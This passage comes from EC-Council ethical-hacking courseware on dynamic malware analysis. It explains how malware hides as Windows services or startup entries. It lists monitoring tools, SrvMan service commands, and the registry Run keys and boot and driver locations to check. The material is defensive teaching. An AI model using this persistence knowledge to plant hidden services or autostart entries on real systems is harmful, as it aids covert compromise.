
Some additional registry monitoring tools are as follows:

- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://www.exterro.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registry Monitoring Tool (*https://www.solarwinds.com*)
- regshot (*https://sourceforge.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware



https://sysprogs.com

Windows Service Monitoring Tools

- Netwrix Service Monitor (*https://www.netwrix.com*)
- AnVir Task Manager (*https://www.anvir.com*)
- Service+ (*https://www.activeplus.com*)
- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker (*https://processhacker.sourceforge.io*)

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when they are performing harmful activities in the system and they can function without intervention or input. Malware spawns Windows services that allow attackers to remotely control the victim's machine and pass malicious instructions. Malware may also adopt rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as a SYSTEM account or other privileged accounts, which provide greater access compared to user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

- **Windows Service Manager (SrvMan)**

  Source: *https://sysprogs.com*

  SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You can use SrvMan's command-ine interface to perform the following tasks:

- **Create services**

```
srvman.exe add <file.exe/file.sys> [service name] [display name]
[/type:<service type>] [/start:<start mode>] [/interactive:no]
[/overwrite:yes]
```

- **Delete services**

```
srvman.exe delete <service name>
```

- **Start/stop/restart services**

```
srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
srvman.exe restart <service name> [/delay:<delay in msec>]
```

- **Install and start a legacy driver with a single call**

```
srvman.exe run <driver.sys> [service name] [/copy:yes]
[/overwrite:no] [/stopafter:<msec>]
```




Figure 7.117: Screenshot of Windows Service Manager


Some additional Windows service monitoring tools are as follows:

- Netwrix Service Monitor *(https://www.netwrix.com)*
- AnVir Task Manager *(https://www.anvir.com)*
- Service+ (*https://www.activeplus.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker *(https://processhacker.sourceforge.io)*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.

Steps to manually detect hidden malware:

- **Step 1: Check startup program entries in the registry**

  Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 11). Startup items can be added by the programs or drivers installed, or manually by the user. Programs that run on Windows 11 startup can be located in these registry entries, such as Windows startup setting, Explorer startup setting, and IE startup setting.

  - **Windows Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

  - **Explorer Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup`

- **Microsoft Edge Startup Settings**

  `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Edge\Main\AllowPrelaunch`

  `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Edge\Main\TabPreloader\AllowTabPreloading`

  `HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Edge\RestoreOnStartup`

  `HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Edge\RestoreOnStartupURLs`

- **Step 2: Check device drivers automatically loaded**

  Navigate to `C:\Windows\System32\drivers` to check the device drivers.




Figure 7.118: Screenshot displaying drivers folder

- **Step 3: Check boot. ini or bcd (bootmgr) entries**

  Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open **command prompt** with administrative privileges, type **bcdedit**, and press **Enter** to view all the boot manager entries.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.119: Screenshot displaying boot info

- **Step 4: Check Windows services that start automatically**

  Go to **Run** → Type **services.msc** and press Enter. Sort the services by **Startup Type** to check the Windows services list for services that automatically start when the system boots.

